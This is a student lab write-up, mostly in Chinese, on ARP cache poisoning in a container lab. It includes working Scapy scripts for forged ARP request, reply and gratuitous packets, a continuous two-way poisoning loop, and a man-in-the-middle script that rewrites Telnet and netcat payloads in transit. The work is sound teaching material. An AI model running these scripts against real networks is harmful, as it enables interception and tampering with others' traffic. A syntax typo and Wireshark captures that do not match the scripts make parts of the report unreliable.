ARP Cache Poisoning Attack Lab

57118229 袁超然

3 Task 1: ARP Cache Poisoning

查看主机 M 的 MAC 地址：

```
root@86482824974c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
```

查看主机 A 的 MAC 地址：

```
root@1f6f60818034:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

查看主机 B 的 MAC 地址：

```
root@6e2db5288f5d:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
```

Task 1.A (using ARP request)

在主机 A 上查看 ARP 缓存，发现此时的缓存为空：

```
root@1f6f60818034:/# arp -n
root@1f6f60818034:/#
```

在主机 A 中 ping 主机 B 后，再次查看 arp 缓存，发现 B 的 IP 和 MAC 的映射关系：

```
root@1f6f60818034:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.046 ms
^Z
[1]+  Stopped                 ping 10.9.0.6
root@1f6f60818034:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
      Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C
      eth0
```

根据 ARP 的 request 机制，构造的脚本如下，其中，ARP 报文伪造为从主机 A 处发出，请求主机 B 的 MAC 地址：

```
1 #!/usr/bin/env python3
2 from scapy.all import*
3 Mac = "02:42:0a:09:00:69"
4 E = Ether()
5 A = ARP()
6 E.src = Mac
7 A.hwsrc = Mac
8 A.psrc = "10.9.0.6"
9 A.pdst = "10.9.0.5"
10 A.op=1a
11 pkt = E/A
12 sendp(pkt)
```

运行上述脚本后，使用 Wireshark 抓包的 ARP request 报文如下：

```
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
    Sender IP address: 10.9.0.5
    Target MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
    Target IP address: 10.9.0.6
```

此时，再次在主机 A 处查看 ARP 缓存，可以发现 B 的 IP 对应的 MAC 地址已经修改为 M 的地址，攻击成功：

```
root@1f6f60818034:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
       Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
       eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C
       eth0
```

Task 1.B (using ARP reply)

再次在主机 A 中 ping 主机 B 后，查看 arp 缓存。发现缓存恢复：

```
root@1f6f60818034:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
       Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
       eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C
       eth0
```

根据 ARP 的 request 机制，构造的脚本如下，其中，ARP 报文伪造为从主机 B 处发出，回复主机 B 的 MAC 地址：

```
#!/usr/bin/env python3
from scapy.all import*
Mac = "02:42:0a:09:00:69"
A_mac = "02:42:0a:09:00:05"
E = Ether()
A = ARP()
E.src = Mac
E.dst = A_mac
A.hwsrc = Mac
A.hwdst = A_mac
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
A.op=2
pkt = E/A
sendp(pkt)
```

(1) B 的 IP 在 A 的缓存中：
运行上述脚本后，使用 Wireshark 抓包的 ARP reply 报文如下：

```
Address Resolution Protocol (reply)
   Hardware type: Ethernet (1)
   Protocol type: IPv4 (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: reply (2)
   Sender MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
   Sender IP address: 10.9.0.5
   Target MAC address: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
   Target IP address: 10.9.0.6
```

此时，再次在主机 A 处查看 ARP 缓存，可以发现 B 的 IP 对应的 MAC 地址已经修改为 M 的地址，攻击成功：

```
root@d4e9a1455f85:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C
        eth0
```

(2) B 的 IP 不在 A 的缓存中：
首先，清除 arp 缓存：

```
root@d4e9a1455f85:/# arp -d 10.9.0.6
root@d4e9a1455f85:/# arp -n
root@d4e9a1455f85:/#
```

再次执行攻击后查看，发现 arp 缓存依旧为空，攻击失败。

```
root@d4e9a1455f85:/# arp -n
root@d4e9a1455f85:/#
```

因为 reply 包只能更新而不能添加 ARP 缓存条目。

Task 1.C (using ARP gratuitous message)

报文的目的 mac 地址为 ff:ff:ff:ff:ff:ff，且 ARP 的目的和源 ip 都为主机 B 的 ip 地址：

```python
#!/usr/bin/env python3
from scapy.all import*
Mac = "02:42:0a:09:00:69"
dst_mac = "ff:ff:ff:ff:ff:ff"
E = Ether()
A = ARP()
E.src = Mac
E.dst = dst_mac
A.hwsrc = Mac
A.hwdst = dst_mac
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.op=1
pkt = E/A
sendp(pkt)
```

(1) B 的 IP 在 A 的缓存中：
执行后，攻击成功：

```
root@d4e9a1455f85:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C
        eth0
root@d4e9a1455f85:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C
        eth0
```

(2) B 的 IP 不在 A 的缓存中：
执行后，发现攻击失败：

```
root@d4e9a1455f85:/# arp -d 10.9.0.6
root@d4e9a1455f85:/# arp -n
root@d4e9a1455f85:/# arp -n
root@d4e9a1455f85:/#
```

4 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)

对主机 A 和 B 实施如下攻击：

```
#!/usr/bin/env python3
from scapy.all import*
A_ip = "10.9.0.5"
B_ip = "10.9.0.6"
mac = "02:42:0a:09:00:69"
E = Ether()
E.src = mac
A1 = ARP(hwsrc=mac,psrc=B_ip,pdst=A_ip,op=1)
A2 = ARP(hwsrc=mac,psrc=A_ip,pdst=B_ip,op=1)
pkt1 = E/A1
pkt2 = E/A2
while 1:
        sendp(pkt1)
        sendp(pkt2)
```

查看主机 A 和 B 的 ARP 缓存，发现攻击成功：

```
root@2af3d0f97a36:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
        eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C
        eth0
```

```
root@d4e9a1455f85:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
        eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C
        eth0
```

Step 2 (Testing)

首先，关闭主机 M 的 ip 转发：

```
root@42d6fdaba83c:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@42d6fdaba83c:/volumes# ARP_both.py
```

运行上述脚本，在主机 Aping 主机 B，在主机 Bping 主机 A，发现都没有通：

```
root@d4e9a1455f85:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

```
root@2af3d0f97a36:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
```

同时使用 Wireshark 抓包，发现 icmp 报文都没有 response，因为所有报文都没有到达目标主机：

50104	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=22/5632, ttl=64 (no respo…
50043	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=21/5376, ttl=64 (no respo…
49984	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=20/5120, ttl=64 (no respo…
49921	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=19/4864, ttl=64 (no respo…
49862	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=18/4608, ttl=64 (no respo…
49806	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=17/4352, ttl=64 (no respo…
49742	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=16/4096, ttl=64 (no respo…
49682	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=15/3840, ttl=64 (no respo…
49621	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=14/3584, ttl=64 (no respo…
49562	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=13/3328, ttl=64 (no respo…
49503	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=12/3072, ttl=64 (no respo…
49446	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=11/2816, ttl=64 (no respo…
49383	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=10/2560, ttl=64 (no respo…
49318	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=9/2304, ttl=64 (no respon…
49258	2021-07-17 00:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x001d, seq=8/2048, ttl=64 (no respon…

Step 3 (Turn on IP forwarding).

打开主机 M 的 IP 转发：


```
root@42d6fdaba83c:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

重复上述连接尝试，发现可以 ping 通：

```
root@d4e9a1455f85:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.152 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.140 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.092 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.138 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.074 ms
```

```
root@2af3d0f97a36:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.107 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.052 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.073 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.082 ms
```

通过观察捕获的报文，发现 icmp 报文得到响应：



且发出的 icmp 重定向报文，为 M 受到报文后发送的重定向报文，以达到修正路由的目的。

Step 4 (Launch the MITM attack)

首先，在主机 A 上对主机 B 进行 Telnet 连接：

```
root@d4e9a1455f85:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2af3d0f97a36 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

连接后，尝试输入：

```
seed@2af3d0f97a36:~$ aaa
```

接下来，关闭主机 ip 的转发：

```
root@42d6fdaba83c:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

执行 arp 缓存中毒攻击：

```
root@42d6fdaba83c:/volumes# ARP_both.py
```

此时，在远程登录窗口无法进行输入操作：

```
seed@2af3d0f97a36:~$ aaa
```

接下来，实施中间人攻击，再次输入，结果全部输出为 Z，攻击成功：

```
seed@2af3d0f97a36:~$ aaaZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

攻击脚本代码如下，其将所有截取的 A 发往 B 的有负载的 tcp 报文中的负载更改为等数量的字符'z'，再发往 B：

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
      data = pkt[TCP].payload.load # The original payload data
      data_len = len(data)
      newdata = 'Z'*data_len
      send(newpkt/newdata)
    else:
      send(newpkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

其中，为了不捕获自己伪造的报文，对源 mac 地址进行了过滤。

5 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

首先，再主机 A 和主机 B 之间建立 nc 连接，且此时，能够成功在 B 上显示 A 的输入内容：

```
root@d4e9a1455f85:/# nc 10.9.0.6 9090
yuanchaoran
```

```
root@2af3d0f97a36:/# nc -lp 9090
yuanchaoran
```

在之前脚本的基础上，程序设置新的负载构造方式，将'yuan'字符更改为同样长度的'A'：

```
16        newdata = data.replace(b'yuan',b'AAAA')
```

实施该攻击：

```
root@42d6fdaba83c:/volumes# MITM.py
.
Sent 1 packets.
.
Sent 1 packets.
```

在 A 处输入同样的字符串，发现成功实施了对应的替换，攻击成功：

```
root@d4e9a1455f85:/# nc 10.9.0.6 9090
yuanchaoran
yuanchaoran
```

```
root@2af3d0f97a36:/# nc -lp 9090
yuanchaoran
AAAAchaoran
```